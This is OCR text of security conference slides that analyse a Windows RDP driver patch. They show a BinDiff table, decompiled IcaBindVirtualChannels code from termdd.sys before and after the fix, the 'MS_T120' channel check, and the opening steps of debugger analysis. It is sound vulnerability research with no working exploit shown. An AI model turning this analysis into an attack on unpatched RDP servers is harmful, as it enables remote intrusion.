
Some RDS Components

References

- https://en.wikipedia.org/wiki/Remote_Desktop_Protocol
- https://techcommunity.microsoft.com/t5/Ask-The-Performance-Team/WS2008-Terminal-Services-Architecture/ba-p/372783
- https://support.microsoft.com/en-us/help/186607/understanding-the-remote-desktop-protocol-rdp
- https://docs.microsoft.com/en-us/windows/win32/termserv/terminal-services-virtual-channels
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpbcgr/343e4888-4c48-4054-b0e3-4e0762d1993c
- https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/welcome-to-rds
- https://github.com/FreeRDP/FreeRDP/blob/master/libfreerdp/core/connection.c
- https://www.wireshark.org/


Patch Analysis

Find Patch



Diff Analysis

IDA View-A | Matched Functions | Statistics | Primary Unmatched | Secondary Unmatched | Strings window | Hex View-1 | Structure


Similarity	Confid	Chang	EA Primary	Name Primary	EA Secondary	Name Secondary	Co
0.93	0.98	GI--E--	0000000000013628	IcaBindVirtualChannels	0000000000013628	IcaBindVirtualChannels	
0.96	0.99	GI---L-	0000000000017894	_ReconnectStack	0000000000017978	_ReconnectStack	
0.99	0.99	-I-----	0000000000020008	DriverEntry	0000000000020008	DriverEntry	
0.99	0.99	-I-----	00000000000205E0	GsDriverEntry	00000000000205E0	GsDriverEntry	
1.00	0.99	-------	0000000000011008	_IcaLoadSdWorker	0000000000011008	_IcaLoadSdWorker	
1.00	0.99	-------	0000000000011668	IcaBufferGetUsableSpace	0000000000011668	IcaBufferGetUsableSpace	
1.00	0.99	-------	00000000000116A4	IcaBufferAlloc	00000000000116A4	IcaBufferAlloc	
1.00	0.99	-------	00000000000116E0	IcaBufferAllocEx	00000000000116E0	IcaBufferAllocEx	
1.00	0.99	-------	0000000000011B04	IcaBufferFree	0000000000011B04	IcaBufferFree	
1.00	0.99	-------	0000000000011BB4	IcaBufferError	0000000000011BB4	IcaBufferError	
1.00	0.99	-------	0000000000011DC0	IcaGetSizeForNoLowWaterMark	0000000000011DC0	IcaGetSizeForNoLowWaterMark	
1.00	0.99	-------	0000000000011DE4	IcaCreateChannel	0000000000011DE4	IcaCreateChannel	
1.00	0.99	-------	0000000000011F48	IcaReadChannel	0000000000011F48	IcaReadChannel	
1.00	0.99	-------	00000000000121B0	_IcaProcessIrpList	00000000000121B0	_IcaProcessIrpList	
1.00	0.99	-------	0000000000012258	_IcaQueueReadChannelRequest	0000000000012258	_IcaQueueReadChannelRequest	
1.00	0.99	-------	00000000000122F8	_IcaReadChannelComplete	00000000000122F8	_IcaReadChannelComplete	
1.00	0.99	-------	00000000000124D8	_IcaReadChannelCancelIrp	00000000000124D8	_IcaReadChannelCancelIrp	

sp4rkcon Save Data. Hack Better.

00013628 IcaBindVirtualChannels

primary


unpatch



IcaBindVirtualChannels 00013628

secondary

patch



Decompile: IcaBindVirtualChannels - (termdd.sys)

```
70          pcVar9 = *ppcVar3;
71          *(char ***)(_Dst + 0x18) = ppcVar3;
72          *ppcVar1 = pcVar9;
73          *(char ***)(pcVar9 + 8) = ppcVar1;
74          *(char ***)ppcVar3 = ppcVar1;
75        }
76        pplVar8 = IcaFindChannelByName(lVar6,5,(char *)(puVar12 + -4));
77        if (pplVar8 != (longlong **)0x0) {
78          LOCK();
79          *(int *)(pplVar8 + 2) = *(int *)(pplVar8 + 2) + 1;
80          ExEnterCriticalRegionAndAcquireResourceExclusive(pplVar8 + 3);
81          _IcaBindChannel((longlong)pplVar8,5,(uint)*puVar12,*(uint *)(puVar12 + 1));
82          ExReleaseResourceAndLeaveCriticalRegion(pplVar8 + 3);
83          IcaDereferenceChannel((longlong)pplVar8);
84          IcaDereferenceChannel((longlong)pplVar8);
85        }
86        uVar13 = uVar13 + 1;
87        puVar12 = puVar12 + 7;
88      } while (uVar13 < uVar11);
89    }
90    ExReleaseResourceAndLeaveCriticalRegion(lVar6 + 0x18);
91    LOCK();
92    piVar2 = (int *)(lVar6 + 0x10);
93    *piVar2 = *piVar2 + -1;
94    if (*piVar2 == 0) {
95      ExDeleteResourceLite(lVar6 + 0x18);
96      ExDeleteResourceLite(lVar6 + 0x210);
97      ExFreePoolWithTag(lVar6,0);
98    }
99    __security_check_cookie(local_38 ^ (ulonglong)auStack584);
100   return;
101 }
102
```

unpatch

Decompile: IcaBindVirtualChannels - (termdd.sys)

```
76          *(char ***)ppcVar3 = ppcVar1;
77        }
78        pplVar8 = IcaFindChannelByName(lVar6,5,(char *)((longlong)puVar11 + -10));
79        if (pplVar8 != (longlong **)0x0) {
80          LOCK();
81          *(int *)(pplVar8 + 2) = *(int *)(pplVar8 + 2) + 1;
82          ExEnterCriticalRegionAndAcquireResourceExclusive(pplVar8 + 3);
83          iVar5 = _stricmp((char *)((longlong)pplVar8 + 0x10c),"MS_T120");
84          uVar13 = 0x1f;
85          if (iVar5 != 0) {
86            uVar13 = (uint)*(ushort *)((longlong)puVar11 + -2);
87          }
88          _IcaBindChannel((longlong)pplVar8,5,uVar13,*puVar11);
89          ExReleaseResourceAndLeaveCriticalRegion(pplVar8 + 3);
90          IcaDereferenceChannel((longlong)pplVar8);
91          IcaDereferenceChannel((longlong)pplVar8);
92        }
93        uVar14 = uVar14 + 1;
94        puVar11 = (uint *)((longlong)puVar11 + 0xe);
95      } while (uVar14 < uVar12);
96    }
97  }
98  ExReleaseResourceAndLeaveCriticalRegion(lVar6 + 0x18);
99  LOCK();
100 piVar2 = (int *)(lVar6 + 0x10);
101 *piVar2 = *piVar2 + -1;
102 if (*piVar2 == 0) {
103   ExDeleteResourceLite(lVar6 + 0x18);
104   ExDeleteResourceLite(lVar6 + 0x210);
105   ExFreePoolWithTag(lVar6,0);
106 }
107 __security_check_cookie(local_38 ^ (ulonglong)auStack584);
108 return;
```

patch

Patch Diffing – termdd.sys


channelDef = IcaFindChannelByName(...)

- IF channelDef.name == “MS_T120”
  - Set index value to be 0x1F (31)
- ELSE
  - Use index value based on channelDefArray index

IcaBindChannel(channelDef, index, offset)

References


- https://www.hex-rays.com/products/ida/
- https://www.zynamics.com/bindiff.html
- https://ghidra-sre.org/


Reverse Engineering & Dynamic Analysis

Channels Creation

- Observe the creation of virtual channels and the order these channels are created.
  - Breakpoint in lcaBindVirtualChannels
  - Breakpoint in lcaBindChannel

Unpatch IcaBindVirtualChannels

